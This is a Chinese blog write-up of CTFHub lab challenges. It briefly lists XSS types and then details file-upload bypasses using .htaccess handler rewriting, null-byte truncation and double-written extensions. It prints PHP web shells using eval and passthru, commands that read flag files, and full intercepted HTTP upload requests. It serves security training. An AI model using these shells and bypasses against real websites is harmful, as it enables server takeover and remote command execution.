

CTFHub XSS+文件上传 WriteUP

原创

[TaibaiXX1](#) 于 2021-07-05 16:42:56 发布 71 收藏

文章标签: [apache](#) [安全](#) [zookeeper](#) [https](#) [wordpress](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/tangshuangsss/article/details/118503040>

版权



点击"仙网攻城狮"关注我们哦~

不当想研发的渗透人不是好运维



让我们每天进步一点点

简介

CTFHub 为网络安全工程师提供网络安全攻防技能培训、实战、技能提升等服务。

「赛事中心」提供全网最全最新的 CTF 赛事信息, 关注赛事定制自己专属的比赛日历吧。

「技能树」提供清晰的 CTF 学习路线, 想要变强就加点, 哪里不会点哪里。

「历年真题」提供无限次赛后复盘, 边学边练。


「工具」提供各类常用工具, 打仗没有一把趁手的武器怎么行。

CTFHub

开箱即用的CTF学习解决方案

学习

我的赛程



仙网攻城狮

实战

XSS由于靶机未建立就大概讲解一下各自的特征吧



仙网攻城狮

以下类型挖掘方法：

- 反射型XSS (GET)
- 反射型XSS (POST)
- 存储型XSS
- DOM型XSS
- XSS之盲打
- XSS之过滤
- XSS之htmlspecialchars
- XSS之href输出
- XSS之js输出

之前的文章已经写过了详细查看下面文章：

[手把手教你XSS漏洞常见类型挖掘方法](#)

本期重点看一下文件上传漏洞中的.htaccess\00截断\双写后缀这三种

其他可以查看下面文章：


网站被挂马?? 文件上传漏洞上传shell后门



一、.htaccess上传,开始之前要知道这个文件是干嘛的。

.htaccess是一个纯文本文件，里面存放着Apache服务器配置相关的一些指令，它类似于Apache的站点配置文件，如httpd.conf（Apache2已经支持多站点，因此你的站点配置文件可能在/etc/apache2/conf.d/目录下）。

.htaccess与httpd.conf配置文件不同的是，它只作用于当前目录。另外httpd.conf是在Apache服务启动的时候就加载的，而.htaccess只有在用户访问目录时加载



CTFHub 文件上传 - htaccess

Filename: 未选择文件。


仙网攻城狮

1.上传之前要建立两个文件分别为：.htaccess和sj，写入下面内容

```
py x 漏洞分析.md x jsp一句话木马.rar x .htaccess x sj x
1 <FilesMatch "sj">
2   SetHandler application/x-httpd-php
3 </FilesMatch>
```

```
漏洞分析.md x jsp一句话木马.rar x .htaccess x sj x
<?php passthru("ls /var/www/html/");>
```

2.先上传.htaccess再上传sj



上传文件相对路径


upload/sj

CTFHub 文件上传 - htaccess

Filename: 浏览... 未选择文件.

Submit

3.访问后会执行命令显示当前目录文件




flag_2157313730.php index.php upload


4.修改sj再次上传查询命令。

```
漏洞分析.md x jsp一句话木马.rar x .htaccess x sj x
<?php passthru("cat /var/www/html/flag_12321238");>
```

5.访问sj后返回结果获得flag



二、00截断，开始之前需要知道什么是00截断，因为php是可以直接执行c语言的，而00在c语言中代表终止结束的意思。




CTFHub 文件上传 - 00截断

Filename: 未选择文件。

仙网攻城狮

1.先写一个一句话shell马看看能不能上传



2.显示文件类型不匹配已经是配置了白名单限制了上传类型。

```
<!--
if (!empty($_POST['submit'])) {
    $name = basename($_FILES['file']['name']);
    $info = pathinfo($name);
    $ext = $info['extension'];
    $whitelist = array("jpg", "png", "gif");
    if (in_array($ext, $whitelist)) {
        $des = $_GET['road'] . "/" . rand(10, 99) . date("YmdHis") . "." . $ext;
        if (move_uploaded_file($_FILES['file']['tmp_name'], $des)) {
            echo "<script>alert('上传成功')</script>";
        } else {
            echo "<script>alert('上传失败')</script>";
        }
    } else {
        echo "文件类型不匹配";
    }
}
```

仙网攻城狮

3.修改为1.jpg继续上传使用burpsutie进行拦截修改请求，上传成功

Intercept HTTP history WebSockets history Options

Request to http://challenge-12e7c3f9f2e21a00.sandbox.ctfhub.com:10800 [47.98.148.7]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /?road=/var/www/html/upload/1.php%00 HTTP/1.1
Host: challenge-12e7c3f9f2e21a00.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://challenge-12e7c3f9f2e21a00.sandbox.ctfhub.com:10800/?road=/var/www/html/upload/1.php
Content-Type: multipart/form-data; boundary=-----226608867613735957462031913833
Content-Length: 366
Origin: http://challenge-12e7c3f9f2e21a00.sandbox.ctfhub.com:10800
Connection: close
Upgrade-Insecure-Requests: 1

-----226608867613735957462031913833
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['cc123']);?>
-----226608867613735957462031913833
Content-Disposition: form-data; name="submit"

Submit
-----226608867613735957462031913833--

```

仙网攻城狮

71	http://challenge-12e7c3f9f...	POST	/?road=/var/www/html/upload/	✓	✓	200
----	-------------------------------	------	------------------------------	---	---	-----

Original request Edited request Response

Raw Headers Hex

```

<script>alert('上传成功')</script><!DOCTYPE html>
<html>


<head>
  <meta charset="UTF-8">
  <title>CTFHub 文件上传 - 00截断</title>
</head>

<body>
  <h1>CTFHub 文件上传 - 00截断</h1>
  <form action=?road=/var/www/html/upload/ method="post" enctype="multipart/form-data">
    <label for="file">Filename:</label>
    <input type="file" name="file" id="file" />
    <br />

```

仙网攻城狮

4.菜刀连接1.php，cc123，获得flag



仙网攻城狮



三、双写后缀，主要是后台使用黑名单过滤导致，后缀在黑名单中则替换为空值

1.上传1.php看看，发现后缀被替换为了空值



仙网攻城狮

79 http://challenge-c5056391... POST / ✓ 200

Request Response

Raw Headers Hex

```

Content-Length: 840
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

<script>alert('上传成功')</script>上传文件相对路径<br>upload/1. <!DOCTYPE html>
<html>

<head>
  <meta charset="UTF-8">
  <title>CTFHub 文件上传——双写绕过</title>
</head>

<body>
  <h1>CTFHub 文件上传——双写绕过</h1>
  <form action="" method="post" enctype="multipart/form-data">
    <label for="file">Filename:</label>
    <input type="file" name="file" id="file" />
  <br />

```

仙网攻城狮

2. 双写修改为php1.pphp, 再次上传成功绕过

83 http://challenge-c5056391... POST / ✓

Request Response

Raw Params Headers Hex

```

POST / HTTP/1.1
Host: challenge-c50563911ed95da8.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://challenge-c50563911ed95da8.sandbox.ctfhub.com:10800/
Content-Type: multipart/form-data; boundary=-----14484031091064
Content-Length: 386
Origin: http://challenge-c50563911ed95da8.sandbox.ctfhub.com:10800
Connection: close
Upgrade-Insecure-Requests: 1

-----144840310910640693842704116093
Content-Disposition: form-data; name="file"; filename="php1.pphp"
Content-Type: application/octet-stream

<?php @eval($_POST['cc123']);?>
-----144840310910640693842704116093
Content-Disposition: form-data; name="submit"

Submit
-----144840310910640693842704116093--

```

仙网攻城狮

challenge-c50563911ed95da8.sandbox.ctfhub.com:10800

上传文件相对路径

upload/1.php

CTFHub 文件上传——双写绕过

Filename: 未选择文件.


仙网攻城狮

3.菜刀死活连不上有点郁闷，修改内容读取目录，获得flag

```
php1. pphphp
1 <?php passthru("ls /var/www/html");?>
```



```
php1. pphphp
1 <?php passthru("cat /var/www/html/flag_139322513.php");?>
```



总结：目前上传漏洞越来越难挖了，想要实现上传shell文件并利用往往需要多种漏洞组合才能实现。

往期内容

[ATT&CK实战-红队评估之二](#)

[元宵节福利，免费赠送三套CTF竞赛视频教程](#)

[CRLF（HTTP响应拆分漏洞）攻击实战](#)



糟糕，~~~
是心动的感觉!!!



长按关注



更多资讯长按二维码 关注我们

觉得不错点个“赞”呗 🍷